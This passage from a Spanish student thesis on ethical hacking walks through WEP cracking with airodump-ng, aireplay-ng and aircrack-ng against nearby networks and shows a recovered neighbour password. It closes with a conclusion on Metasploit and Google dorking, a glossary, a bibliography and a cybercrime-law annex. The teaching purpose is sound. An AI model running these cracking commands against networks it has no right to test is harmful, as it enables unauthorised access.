BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
28:5F:DB:18:4C:BD	-60	9?	0	0	11	54e	WPA	CCMP	PSK	vodafone4CBC
5C:35:3B:E1:75:46	-70	4?	2	0	12	54e	WPA2	CCMP	PSK	ONOEF87
00:01:38:E8:20:E5	-76	40	23	0	13	54 .	WEP	WEP		WLAN 0E
F8:8E:85:0D:B6:16	-92	24	0	0	1	54e	WPA	CCMP	PSK	JAZZTEL_B616
C8:BE:19:72:F4:28	-100	5	0	0	13	54e.	WPA2	CCMP	PSK	BALLQUI
38:72:C0:CB:09:A1	-101	8	0	0	11	54e	WPA	CCMP	PSK	JAZZTEL_09A1
38:72:C0:EA:44:42	-103	2	0	0	11	54e	WPA2	CCMP	PSK	<length: 8>
BSSID	STATION	PWR	Rate	Lost	Frames	Probe				
(not associated)	C0:18:85:95:D9:5F	-84	0 - 1	189	186	3	JAZZTEL_C481			
5C:35:3B:E1:75:46	70:1A:04:93:9B:AD	-28	0 - 1e	0	0	2				
5C:35:3B:E1:75:46	24:EC:99:93:BD:0C	-97	0 - 1	0	13	0	ONOEF87			
00:01:38:E8:20:E5	C0:D9:62:94:4F:7F	-1	6 - 0	0	148	2				
00:01:38:E8:20:E5	AA:BE:19:72:F4:28	-103	0 - 1	0	0	2	WLAN 0E			
5C:35:3B:E1:75:46	24:EC:99:93:BD:0C	-97	0 - 1	33	13	0	ONOEF87			

Figura 97 Vista de redes WI-FI disponibles

Nos aparecerá una lista con las redes donde se puede ver la BSSID que corresponde con la MAC de cada punto de acceso, PWR indica el potencial de la señal, Beacons* corresponde a los paquetes que se envían desde el punto de acceso, #Data son los paquetes que captura, #/s son los paquetes capturados por segundo desde el punto de acceso, CH es el número del canal, MB es la velocidad de transferencia, ENC es el tipo de codificación y por último tenemos el ESSID que es el nombre del punto de acceso, esa información siempre la vemos en la pegatina de detrás del router.

Después de tener el listado de las redes elegimos la MAC, es decir la BSSID*, de la red que queremos auditar.

Para rastrear la red utilizaremos la aplicación **airodump-ng -c 13 -w teste -bssid mon0**

Donde el -c corresponde al canal, -w el nombre del fichero, --bssid la MAC, mon0 el nombre de la interface.

El proceso consiste en que se rastreará el punto de acceso y se capturarán los paquetes. Para hacer un poco más rápido el proceso de captura, forzaremos un envío de paquetes ACK y ARP. Para lograr descodificar la clave debemos de tener una cantidad de datos.

Hacemos un ataque enviando tramas.*

```
aireplay-ng -1 6000 -q 15 -a DIRECCIÓN MAC mon0
```

El **-1** es el tipo de ataque* i **-q** corresponde al tiempo que tardará en enviar las tramas.

```
18:38:59 Sending keep-alive packet [ACK]
18:38:59 Got a deauthentication packet! (Waiting 3 seconds)

18:39:02 Sending Authentication Request (Open System) [ACK]
18:39:02 Authentication successful
18:39:02 Sending Association Request [ACK]
18:39:02 Association successful :-) (AID: 1)
```

Figura 98- Activando envío de tramas con aireplay

```
root@bt:~# aireplay-ng -1 6000 -q 15 -a 00:01:38:E8:20:E5 mon0
No source MAC (-h) specified. Using the device MAC (00:22:43:33:68:12)
18:49:43 Waiting for beacon frame (BSSID: 00:01:38:E8:20:E5) on channel 13

18:49:43 Sending Authentication Request (Open System)
18:49:45 Sending Authentication Request (Open System)
18:49:47 Sending Authentication Request (Open System)
18:49:49 Sending Authentication Request (Open System)
18:49:51 Sending Authentication Request (Open System)
18:49:53 Sending Authentication Request (Open System)
```

Figura 99 Vista del envío de tramas con aireplay

Los paquetes quedarán almacenados en el fichero que hemos definido, por ejemplo “teste”.

Ahora podemos ejecutar la aplicación **aircrack-ng** para crackear la clave. En algunas situaciones hace falta tener una cantidad más grande de IVs que son los paquetes que hemos recibido.

`aircrack-ng nombre fichero`

```
Aircrack-ng 1.1 r2178
[00:00:02] Tested 393217 keys (got 3463 IVs)

KB    depth   byte(vote)
0/    1      C7(6656) 2A(6144) 53(5632) 8D(5632) D3(5632)
1/    1      2C(6144) 2F(5632) 61(5632) EA(5632) 09(5376)
2/    1      FE(7168) 53(5632) 71(5632) 88(5632) B8(5632)
3/    1      EA(6144) 3C(5888) 26(5632) D7(5632) FF(5632)
4/    1      8F(6144) 93(5888) BE(5632) 77(5376) 84(5376)
5/    1      31(6656) 42(5632) E8(5632) 2F(5376) 69(5376)
6/    2/   3      2C(5888) 33(5632) 55(5632) 60(5632) 46(5376)
7/    0/   3      54(6144) 52(6144) 5E(6144) 0E(5888) 60(5888)
8/    0/   1      67(5888) F2(5888) 05(5632) 40(5632) 5F(5632)
9/    0/   1      95(5888) 7B(5888) A4(5888) 1C(5632) 48(5632)
10/   0/   1      96(6656) 97(5888) BD(5888) 32(5632) 7B(5632)
11/   0/   1      B1(7168) BB(6400) 0D(5888) 93(5888) A8(5632)
12/   0/   1      43(5784) 07(5452) E9(5268) A2(5200) 49(5052)
```

Figura 100 Fuerza bruta con aircrack

Hay muchas herramientas que podemos utilizar para una auditoria en redes Wi-Fi. En una red Wi-Fi es importante saber si la clave que está siendo utilizada es segura, para esto se puede utilizar esta herramienta, que rastreará la red en busca de alguna clave débil.

Sabemos que muchas veces los routers vienen con alguna clave y la mayoría de los usuarios no la cambian por no tener información suficiente.

Otra opción para realizar una auditoría de red Wi-Fi es la herramienta Wifiauditor.

La aplicación Wifiauditor se puede descargar en la página Web <http://www.wifiauditor.net/>

Realizaremos una demostración del uso de esta aplicación.

Ejecutamos la aplicación WI-FI Auditor y vemos que hace una búsqueda por todas las redes disponibles.

Seleccionamos la opción Auditar redes y vemos que aparece las redes que tienen claves inseguras.




Figura 102 Redes Wi-Fi disponibles




Figura 101 Auditoria de una red Wi-Fi vulnerable

Vemos que la red con el SSID WLAN_0E aparece la contraseña de acceso, si quisieramos podríamos conectarnos en esta red.

17 - CONCLUSIÓN

Este proyecto, personalmente ha sido un gran reto en mi carrera de estudiante. Haber tenido la oportunidad de investigar en seguridad informática y aprender algunas técnicas de seguridad, herramientas, metodologías y sus leyes, hace que pueda ver la estructura de redes de otra manera.

Inicialmente hemos visto que en la área de seguridad tenemos por un lado aquella persona que se preocupa en investigar los fallos de seguridad y al mismo tiempo buscar soluciones para esta misma, y por otro lado tenemos otra persona que se dedica a buscar estos mismos fallos pero en vez de hacer uso de este mismo conocimiento para solucionarlo, se dedica a violar la integridad de la información, robar contraseñas, infiltrar en sistemas etc. La primera persona la llamamos hacker ético y la segunda hacker no ético.

Nuestro proyecto se basa en investigar de modo genérico y enseñar algunos fallos de seguridad y al mismo tiempo en algunos apartados explicar lo que se puede hacer para evitar estos fallos.

Para hablar de estos fallos hemos explicado inicialmente las principales vulnerabilidades que existen, donde destacamos algunas de las más conocidas como SQL Inyección, Ingeniería Social, Fuerza Bruta, Redes Wifi , entre otras.

Hemos visto que fue necesario crear metodologías y buenas prácticas para llevar a cabo el trabajo del profesional de seguridad. También se han formado grandes organizaciones responsables de administrar y mantener todas las normas de seguridad informática, la OIS (Organización para la Seguridad en Internet) es la principal organización compuesta por varios fabricantes de productos, donde hacen investigaciones para mejorar la publicación de las vulnerabilidades de sus productos. Con esto estaría reduciendo el riesgo de que estas mismas vulnerabilidades puedan ser encontradas desde fuera y publicadas de forma indebida. En la parte de metodologías hemos visto que existe la OTP que es un proyecto para realizar testes en páginas Web. En nuestro proyecto hemos utilizado un caso práctico haciendo una instalación de un servidor Web vulnerable DVWA. En esta prueba se puede ver que la vulnerabilidad es una consecuencia directa de fallos en el diseño de los sistemas, limitaciones tecnológicas. No existe ningún sistema libre de fallos y que sea seguro en su totalidad, pero lo que intentamos es poder minimizar los riesgos intentando garantizar el máximo posible la integridad de la aplicación.

Utilizando la web DVWA, hemos podido comprender la importancia que existe al programar una página con el lenguaje PHP Y HTML y algunas pautas que se debe seguir en el momento de desarrollar la página Web que son:

- Filtrar y validar todos los parámetros de entrada, haciendo uso de funciones.
- Eliminar tags con informaciones que no sea estrictamente necesarias. Porque a través de un retorno de error puede ofrecer esa información.

Con el servidor Web DVWA, se ha comprobado que con una programación incorrecta podemos utilizar la técnica de SQL inyección para hacer ataques a aplicaciones Web o también fuerza bruta. Una página Web que no tenga filtrado en la entrada de los datos es susceptible a un ataque de SQL INJECTION por ejemplo.

El profesional de hacker ético tiene que conocer un conjunto de herramientas de seguridad y cada una tiene su función propia. Algunas son utilizadas para hacer auditorías de seguridad donde se puede realizar una búsqueda automática de los fallos en la red o sistemas. También existen las que podemos utilizar para realizar pruebas de penetración. Para realizar un estudio he utilizado dos herramientas que son Nexus y Metasploit. He podido comprobar la potencia de estas dos herramientas y la gran utilidad que tienen.

Nexus tiene el inconveniente de que es una herramienta de pago y su licencia tiene un coste elevado, en mi caso he descargado una licencia de prueba para 6 días con la cual he podido realizar una auditoria de seguridad en una empresa real. Una vez realizada la prueba he podido observar diversos fallos de seguridad

que tenía la empresa en sus sistemas, con ese informe se podría elaborar un documento proponiendo a la empresa una mejora en el sistema de seguridad.

Para realizar la prueba de penetración he utilizado Metasploit que se trata de una herramienta muy extendida y de licencia gratuita. Con esta herramienta he injectado un código en una aplicación de Windows, modificando la estructura de la aplicación para poder tener total acceso a un sistema de un usuario. Con esta prueba podemos ver un fallo de seguridad que existe en la versión de Windows con su Service Pack más actual. Lo más importante de esta prueba es comprobar que cualquier usuario puede ejecutar alguna aplicación infectada en su ordenador y sin darse cuenta estará abriendo las puertas a algún hacker con mala intención que podrá infiltrarse en su sistema.

Sabemos que actualmente la principal herramienta de búsqueda de Internet es Google. Esta misma herramienta de búsqueda puede ser utilizada para encontrar informaciones como passwords de usuarios, informaciones confidenciales, informaciones de usuarios, web cam online que están abiertas y mucha más información. He comprobado que Google tiene un potente motor de búsqueda y si lo combinamos con alguna estructura lógica de búsqueda propia de google, podemos encontrar informaciones de todo tipo. Toda esta información se queda disponible por algún fallo de programación, como ya habíamos comentado anteriormente.

Por último hemos estudiado los ataques que se puede realizar en redes WI-FI, llegando a la conclusión de que pocas redes inalámbricas están protegidas de forma correcta y siempre es posible encontrar redes que no hacen uso de claves seguras y puede ser fácilmente penetrada.

En mi proyecto se puede ver algunos de los ataques más comunes en las redes informáticas. Para garantizar una protección de la información y la privacidad de los datos es imprescindible que se intente minimizar al máximo los posibles ataques. Las consecuencias de estos ataques pueden ser desastrosas.

Para ello será necesario que las organizaciones dispongan de un personal capacitado y con experiencia en seguridad informática. Estos profesionales estudiarán la red y aplicarán una estrategia de seguridad para identificar los riesgos con los cuales la red se enfrenta a diario. Es importante que la empresa entienda la importancia de la seguridad informática y la transmita a sus trabajadores. Muchas veces el principal peligro se encuentra en el desconocimiento de los usuarios. Se debe de intentar reducir el riesgo asignando los permisos adecuados a cada usuario, realizando cambios de contraseña cada X tiempo, informar a los usuarios de que desconfíen de cualquier correo desconocido o página Web sospechosa. Estos son algunos de los métodos con los cuales reduciremos considerablemente el riesgo de ataques. No podremos asegurar que sea 100% seguro ya que constantemente se encuentran nuevos agujeros de seguridad pero cuanto mayor sea el nivel de seguridad menor riesgo correrá la empresa.

18 - GLOSARIO

ACK: es un mensaje que el destino de la comunicación envía al origen de ésta para confirmar la recepción de un mensaje

ARP: acrónimo de Protocolo de Resolución de Direcciones (del inglés, Address Resolution Protocol).

Ataque: acción realizada por una tercera parte, distinta del emisor y del receptor de la información protegida, para intentar contrarrestar esta protección.

Autoridad de certificación (CA*): entidad que emite certificados de clave pública que sirven para que los usuarios que confíen en esta autoridad se convengan de la autenticidad de las claves públicas.

Autoridad de certificación (CA*) raíz: CA que no tiene ninguna otra superior que certifique la autenticidad de su clave pública y que por tanto tiene un certificado firmado por ella misma.

base64-code: es un sistema de numeración posicional que usa 64 como base

Bluetooth: es una tecnología para comunicaciones de corto alcance

Beacons: paquetes “anuncio” sin encriptar. No sirven para la recuperación de claves WEP.

BSSID: el **BSSID (Basic Service Set Identifier)** de una red de área local inalámbrica es un nombre de identificación único de todos los paquetes de una red inalámbrica (Wi-Fi) para identificarlos como parte de esa red.

Bugtraq: es una lista de correo electrónico para publicación de vulnerabilidades de software y hardware.

Bug: hace referencia a cualquier fallo en una determinada aplicación.

captcha: es un acrónimo en inglés para *Completely Automated Public Turing test to tell Computers and Humans Apart*, que en español se puede traducir como "Prueba de Turing pública y automática para diferenciar máquinas y humanos"

Cifrado: transformación de un texto en claro, mediante un algoritmo que tiene como parámetro una clave, en un texto cifrado no legible para quien no conozca la clave de descifrado.

Clausula: estructura de comandos.

Confidencialidad: protección de la información contra lectura por parte de terceros no autorizados.

Contraseña: palabra “password” o cadena de caracteres secretos, de longitud relativamente corta, usada por una entidad para autenticarse.

Cookie: fichero con información relativa a la combinación computador-navegador-usuario que se almacena de forma local.

Cortafuegos: elemento de prevención que realizará un control de acceso con el objetivo de separar nuestra red de los equipos del exterior (potencialmente hostiles). En inglés, firewall.

Cracker: término designado a programadores que alteran el contenido de un determinado programa, por ejemplo, alterando fechas de expiración de un determinado programa para hacerlo funcionar como si se tratara de una copia legítima.

Descifrado/ Desencriptar: transformación inversa al cifrado para obtener el texto en claro a partir del texto cifrado y la clave de descifrado.

Diffie: El protocolo criptográfico **Diffie-Hellman**, debido a Whitfield Diffie y Martin Hellman, (Diffie-Hellman Problem->DHP) es un protocolo de establecimiento de claves entre partes que no han tenido

Dirección MAC: es un identificador de 48 bits (6 bloques hexadecimales) que corresponde de una forma única a una tarjeta o dispositivo de red.

DNS: sistema de nomenclatura jerárquica para computadoras, servicios o cualquier recurso conectado a Internet o una red privada, del inglés Domain Name System.

Dumping: extraer una determinada información de alguna tabla de la base de datos.

Exploit: (del inglés *to exploit*, 'explotar' o 'aprovechar') es un fragmento de software, fragmento de datos o secuencia de comandos y/o acciones, utilizada con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo.

Flag: es una marca que se utiliza en las codificaciones de programas.

Framework: Conjunto estandarizado de conceptos, prácticas y criterios para enfocar un tipo de problemática particular, que sirve como referencia para enfrentar y resolver nuevos problemas de índole similar.

FTP: el servicio FTP (*File Transfer Protocol*, *Protocolo de Transferencia de Ficheros*), es uno de los más antiguos dentro de Internet.

Hacker: gente apasionada por la seguridad informática. Esto concierne principalmente a entradas remotas no autorizadas por medio de redes de comunicación como Internet ("Black hats"). Pero también incluye a aquellos que depuran y arreglan errores en los sistemas ("White hats") y a los de moral ambigua como son los "Grey hats".

Handler: en Metasploit, un handler es lo que utilizamos para conectar con un destino. Dependiendo del payload, el handler quedará a la escucha esperando una conexión por parte del payload (reverse payload) o iniciará una conexión contra un host en un puerto especificado (caso de un bind payload).

Host: se refiere a cada una de las computadoras conectadas a una red que proveen o utilizan servicios de ella.

HTTP: es el protocolo utilizado en cada transacción de la World Wide Web, del inglés Hyper Text Transfer Protocol.

HTML: (del inglés Hyper Text Markup Language, lenguaje de marcas de hipertexto) es el lenguaje de programación en el que se escriben las páginas Web.

ICMP: es el subprotocolo de control y notificación de errores del Protocolo de Internet (IP), del inglés Internet Control Message Protocol).

ID: es un código de identificación.

IDS: es un sistema para detectar ataques de intrusos en sistemas informáticos.

IEEEI 802.11: es una codificación de una norma para uso de funcionamiento de una red. Define el uso de los dos niveles inferiores de la arquitectura OSI (capas física y de enlace de datos).

Intranet: red de ordenadores privados que utiliza la tecnología Internet para compartir dentro de una organización parte de sus sistemas de información y sistemas operacionales.

IP: se trata de un protocolo no orientado a conexión, usado por el origen y el destino para comunicación de datos a través de una red de paquetes commutados, del inglés Internet Protocol.

Intrusiones: son penetraciones que se hacen en los sistemas sin permisos o derechos.

Interface: dispositivo físico que se emplea normalmente para realizar conexiones, como tarjetas de red por ejemplo.

ISP: Internet Services Provider son servicios proveedores de Internet.

Kernel: se refiere al núcleo de un sistema operativo.

Linux: núcleo libre de sistema operativo basado en Unix.

Log: registro de eventos que se producen durante un rango de tiempo en particular.

Malware: es un tipo de software que tiene como objetivo infiltrarse o dañar una computadora sin el consentimiento del propietario.

Memoria RAM: memoria utilizada como memoria de trabajo para el software instalado en un ordenador, del inglés Random-Access Memory.

Mysql: es un sistema de gestión de bases de datos relacional, multihilo y multiusuario.

Parche: cambios que se aplican a un problema para solucionar errores o actualizaciones.

Padding: es una propiedad que crea un espacio por dentro de la caja a la que se aplica, impidiendo, por así decirlo, que se toque su borde.

Payload: se refiere a los efectos destructivos, nocivos o molestos que cualquier virus puede producir cuando ya ha tenido lugar su infección, además de los efectos secundarios de dicha infección (cambios en la configuración del sistema, reenvío de e-mail, ejecución del virus en el arranque del sistema o de Windows, etc).

Php: (acrónimo recursivo de PHP: *Hypertext Preprocessor*) es un lenguaje de código abierto muy popular especialmente adecuado para el desarrollo Web y que puede ser incrustado en HTML.

PID: es una abreviatura de process ID.

Police: se refiere a reglas pre definidas para una determinada aplicación

Plugins: programa que puede anexarse a otro para aumentar sus funcionalidades (generalmente sin afectar otras funciones ni afectar la aplicación principal). No se trata de un parche ni de una actualización, es un módulo aparte que se incluye opcionalmente en una aplicación.

Proxy: es un programa o dispositivo que realiza una acción en representación de otro.

Trama: unidad de envío de datos.

Render: es el proceso de generar un proceso a partir de un modelo, usando una aplicación.

Router: dispositivo usado para la interconexión de redes informáticas que permite asegurar el direccionamiento de paquetes de datos entre ellas o determinar la mejor ruta que deben tomar.

Root: nombre dado a una cuenta con privilegios de administrador.

Script: archivo de órdenes o archivo de procesamiento por lotes, es un programa usualmente simple que por lo regular se almacena en un archivo de texto plano.

Sniffer: es un programa informático que registra la información que envían los periféricos, así como la actividad realizada en un determinado ordenador.

Sql: el lenguaje de consulta estructurado o SQL (por sus siglas en inglés *Structured Query Language*) es un lenguaje declarativo de acceso a bases de datos relacionales que permite especificar diversos tipos de operaciones en ellas

SSH1: aplicación y protocolo propio para la transmisión segura de los datos.

SSH2: aplicación y protocolo propio para la transmisión segura de los datos, es la versión más actual y trabaja con un modo de cifrado más seguro.

SSL: son protocolos criptográficos que proporcionan comunicaciones seguras por una red, comúnmente Internet.

SYN: es un tipo de Flag muy usado en el protocolo TCP/IP.

TCP: Protocolo de Control de Transmisión, del inglés Transmisión Control Protocol.

Troyano: en una aplicación que se infiltra en otra para tener accesos no autorizados.

UDP: protocolo del nivel de transporte basado en el intercambio de datagramas, del inglés User Datagram Protocol.

Unix: sistema operativo portable, multitarea y multiusuario.

Url: es una forma de organizar la información en la Web , son las direcciones Web.

Virus: tipo de malware que tiene como objetivo el alterar el normal funcionamiento de una computadora.

VPN: red privada virtual, del inglés Virtual Private Network.

Verbose: definir una aplicación que se ejecute con respuesta detallada de las informaciones.

Wi-fi: mecanismo de conexión de dispositivos electrónicos de forma inalámbrica.

Zona desmilitarizada (DMZ): dentro de una red protegida por un cortafuego, zona separada de los servidores públicos por un segundo cortafuegos*.

19 BIBLIOGRAFIA

- [1] OISSG Open Information Systems Security Group. 2003 - 2012 <<http://www.oissg.org/>>
- [2] GNU Operating System Sponsored by the Free Software Foundation. 2014/05/15 <<http://www.gnu.org/>>
- [3] Agencia Estatal Boletín Oficial del Estado. 2014 <<http://www.boe.es/>>
- [4] Comunidad Linux. 2014 <<http://www.linux.org/>>
- [5] Tenable network security, proveedora de la herramienta Nessus, 2014 <<http://www.tenable.com/products/nessus?gclid=CK2xwJGavr4CFScHwwod9VMAZA>>
- [6] Software Enginnering Institute – Carnegie Mellon University. 2014 <http://www.cert.org/tech_tips/malicious_code_mitigation.html>
- [7] W3Schools is optimized for learning, testing, and training 1999-2014 <http://www.w3schools.com/HTML/html_entities.asp>
- [8] Internert Security Systems , Database of Intrusions detected by Network ICE. 2014 <http://www.iss.net/security_center/advice/Intrusions/2000639/default>
- [9] IT security pros turn to SearchSecurity.com and Information Security Magazine Online. 2014 <<http://searchsecurity.techtarget.com/news>>
- [10] Joel on Software – 2014 <<http://www.joelonsoftware.com/articles/Unicode.html>>
- [11] Security Enginneering Book 2014 <<http://www.cl.cam.ac.uk/~rja14/book.html>>
- [12] News, Fraudulent Google certificate points to Internet attack - August 29, 2011 <<http://www.cnet.com/news/fraudulent-google-certificate-points-to-internet-attack/>>
- [13] Web oficial of snort 2014 - <<http://www.snort.org>>
- [14] Foro el Hacker.net , 2014 <http://foro.elhacker.net/bugs_y_exploits/lista_sobre_paginas_de_exploits-t31370.0.html>
- [15] Institute of Information Security, mayo 2014, <<http://iisecurity.in/courses/certified-professional-hacker-nxg.html?gclid=CLzf656cvr4CFFMftAodqCgAeQ>>
- [16] Articulo, Servidor SSH 11 oct 2010. <http://www.quia-ubuntu.com/?title=Servidor_ssh>
- [17] Wikipedia información sobre Ubunbtu , 21 may 2014- <<http://es.wikipedia.org/wiki/Ubuntu>>
- [18] CAPTCHA: Telling Humans and Computers Apart Automatically -2010 Carnegie Mellon University <<http://www.captcha.net/>>
- [19] Página Oficial PHP, 2014 <<http://www.php.net/>>
- [20] The Ethical Hacker Network, Free Online Magazine for the Security Profesional 2014 <<https://www.ethicalhacker.net/>>

- [21] Revisa PC WORD, Feb 15, 2012
[<http://www.pcworld.com/article/250045/how_to_become_an_ethical_hacker.html>](http://www.pcworld.com/article/250045/how_to_become_an_ethical_hacker.html)
- [22] Articulo sobre Captcha, Author: Luis Castro, 2014
[<http://aprenderinternet.about.com/od/Glosario/g/Que-Es-Captcha.htm>](http://aprenderinternet.about.com/od/Glosario/g/Que-Es-Captcha.htm)
- [23] Damn Vulnerable Web Application. 2014, <http://www.dvwa.co.uk/>
- [24] Wikipedia, la enciclopedia libre. 2014, <http://es.wikipedia.org/>
- [25] The art of security. <http://t3rm1t.blogspot.com.es/>
- [26] Infierno Hacker. <http://foro.infiernohacker.com/>
- [27] TechRepublic. <http://www.techrepublic.com/>
- [28] PHP: Hypertext Preprocessor. <http://www.php.net/>
- [29] Coding Horror. <http://www.codinghorror.com/>
- [30] EsLoMas. <http://www.eslomas.com/>
- [31] Mundo geek. <http://mundogeek.net/>
- [32] Zoidberg's research lab. <http://0xzoidberg.wordpress.com/>
- [33] M0unttik s0s4. <http://mounttik.blogspot.com.es/>
- [34] Thoughts go here <http://beautaub.blogspot.com.es/>
- [35] Devil's blog on Security <http://nrupentheking.blogspot.com.es/>
- [36] RedInfoCol <http://www.redinfocol.org/>
- [37] C# Corner <http://www.c-sharpcorner.com/>
- [38] The Code [Project http://www.codeproject.com/](http://www.codeproject.com/)
- [39] Stackoverflow <http://stackoverflow.com/>
- [40] Julio Gómez López, Eugenio Villar Fernández, Alfredo Alcayde García. *Seguridad en Sistemas Operativos Windows y GNU/Linux (2ª Edición Actualizada)*. Ra-Ma Editorial. ISBN: 978-84-9964- 116-4. 2011.
- [41] DE MIGUEL, María del Rosario y Juan Vicente Oltra. *Deontología y aspectos legales de la informática: cuestiones éticas, jurídicas y técnicas básicas*. Valencia: Ed. UPV, 2007. ISBN 978- 84-8363-112-6.7645-7418-3.
- [42] HERNÁNDEZ, Claudio. *Hackers: Los piratas del Chip y de Internet*. 1999
- [43] LEVY, Steven. *Hackers. Capítulo: La ética del hacker*. Ed. Penguin, 2001
- [44] MALAGÓN, Constantino. *Hacking ético*. Universidad Nebrija. Madrid.
- [45] PRENAFETA Rodríguez, Javier. *Consecuencias jurídicas de los ataques a sistemas informáticos*. Identificador: 1010087527283. 08-oct-2010 1:07 UTC. Tipo de obra: Literaria, Artículo.
- [46] PRENAFETA Rodríguez, Javier. *Consecuencias jurídicas de los ataques a sistemas informáticos*. 19-mar-2005. Tipo de obra: Literaria, Artículo.
- [47] Garcia-Moran,Jean Paul. *Hacking y seguridad en Internet*
- [48] Mikhailovsky, Andrei. *Hacking Wireless*
- [49] Ramos,Picouto Fernando. *Hacking Práctico*. Anaya
- [50] Dhanjani, Nitesh, *Generación Hacker*. O'Reilley

- [51] Pérez, Carlos Míguez. [Hacker Edición 2010.](#) Anaya
- [52] Software libre para servicios de información digital / Jesús Tramullas Saz, Piedad Garrido Picazo, coordinadores
- [53] Hacking Wireless 2.0 / Johnny Cache, Joshua Wright, Vincent Liu
- [54] Hacking y seguridad en Internet / Jean Paul García-Moran ... [et al.]
- [55] Hacking práctico / Fernando Picouto Ramos, Abel Mariano Matas García, Antonio Ángel Ramos Varón
- [56] CEH Certified Ethical Hacker Study Guide
- [57] The RootKit Arsenal - Reverend Bill Blunden
- [58] The Basics of Hacking and Penetration Testing - Ethical Hacking - Patrick Engebretson
- [59] SQL Injection Attacks and Defense - Justin Claake
- [60] Malware Analyst's Cookbook: Tools and Techniques for Fighting Malicious Code- Michael Ligh, Steven Adair, Blake Hartstein , Matthew Richard
- [61] Coding For Penetration Testers - Jason Andreess - Ryan Linn
- [62] Hacking Exposed 7 - Network Security Secrets & Solutions
- [63] Network Forensics - Tracking Hackers Through Cyberspace
- [64] The Shellcoders Handbook - Discovering and Exploiting Security Holes - Second Edition - Chris Anley

John Heasman, Felix "FX" Linder, Gerardo Richarte

ANEXOS

Anexo_1_Legislaciones

Legislaciones

Como los ordenadores se han convertido en las nuevas herramientas que se utilizan para cometer delitos tradicionales y nuevos delitos, las dos entidades han tenido que buscar de manera independiente un nuevo concepto, conocido hoy en día como la ley “ciberley”.

Varios países están trabajando para crear medidas para regular los delitos informáticos.

Hemos buscado por algunos países que están trabajando con la ley ciberley y hemos encontrado que en Estados Unidos han creado algunos estatutos para los delitos informáticos.

Artículo 1029 de 18 USC (ciberley)

Estatuto del dispositivo de acceso, está relacionado con el fraude y la actividad ilegal que pueden producirse por el uso de dispositivos de acceso falsos que tienen relación con el comercio internacional.

Dispositivo de acceso hace referencia a un tipo de aplicación o pieza de hardware que ha sido creada específicamente para generar credenciales de acceso (passwords, número de tarjeta de crédito, códigos de accesos para servicios telefónicos de larga distancia, números personales de identificación, etc.)

Delito	Condena	Ejemplo
Producir, utilizar o traficar en uno o más dispositivo de acceso falsificados	Multa de 50.000 dólares o el doble del valor del delito y/o hasta 15 años de cárcel, 100.000 dólares y/o hasta 20 años si se repite el delito	Crear o utilizar una aplicación que genere números de tarjetas de crédito.
Utilizar un dispositivo de acceso para obtener acceso no autorizado.	Multa de 10.000 dólares o el doble del valor del delito y/o hasta 10 años de cárcel, 100.000 dólares y/o hasta 20 años si se repite el delito	Hacer uso de una herramienta para capturar credenciales y utilizar las credenciales para acceder a la red de Pepsi-Cola y robar y la receta de su refresco.
Poseer 15 o más dispositivos de acceso falsificados o no autorizados.	Multa de 10.000 dólares o el doble del valor del delito y/o hasta 10 años de cárcel, 100.000 dólares y/o hasta 20 años si se repite el delito	Piratear una base de datos y obtener 15 o más números de tarjetas de crédito.
Producir, traficar, tener el control o la posesión de equipamiento de creación de dispositivos	Multa de 50.000 dólares o el doble del valor del delito y/o hasta 15 años de cárcel, 1.000.000 dólares y/o hasta 20 años si se repite el delito	Crear, tener o vender dispositivos para obtener de manera ilegal credenciales de usuarios con el propósito de estafar.
Realizar transacciones con dispositivos de acceso dirigido a otra persona para recibir pago u otra cosa de un valor total de 1.000 dólares o más durante el transcurso total de un año.	Multa de 10.000 dólares o el doble del valor del delito y/o hasta 10 años de cárcel, 100.000 dólares y/o hasta 20 años si repite el delito.	Crear una página Web falsa y aceptar números de tarjetas de crédito para productos o servicios que no existen
Utilizar, producir, traficar o tener un instrumento de telecomunicación que haya sido modificado.	Multa de 50.000 dólares o el doble del valor del delito y/o hasta 15 años de cárcel, 100.000 dólares y/o hasta 20 años si repite el delito.	Clonar teléfonos móviles y revenderlos o utilizarlos para uso personal.

Código Penal Español referente a Delitos Informáticos.

El Código Penal español regula algunos tipos de delitos relacionados con la informática:

Delito	Código	Condena
<i>La propiedad intelectual.</i>	<i>CP arts. 270-272</i>	<i>Pena de prisión de seis meses a dos años.</i>
<i>La propiedad industrial.</i>	<i>CP arts. 273-277</i>	<i>Pena de seis meses a dos años.</i>
<i>El derecho a la intimidad.</i>	<i>CP arts. 197-201</i>	<i>Pena de un año a cuatro años y multa de multa de 12.000€</i>
<i>Estafas, apropiación indebida.</i>	<i>CP arts. 252-254</i>	<i>Pena de seis meses a cuatro años</i>
<i>Sabotaje informático.</i>	<i>CP arts. 263</i>	<i>Pena de seis meses a 24 meses</i>
<i>Contra la libertad y amenazas.</i>	<i>CP arts. 169</i>	<i>Pena de un año a cinco años</i>
<i>Uso indebido de cualquier terminal de telecomunicación sin consentimiento de su titular.</i>	<i>CP art. 256</i>	<i>Pena de multa de 3 a 12 meses</i>
<i>Publicidad engañosa.</i>	<i>(CP art. 282)</i>	<i>Pena de seis meses a un año.</i>
<i>Falsedades documentales.</i>	<i>CP arts. 390</i>	<i>Pena de tres años a seis años</i>
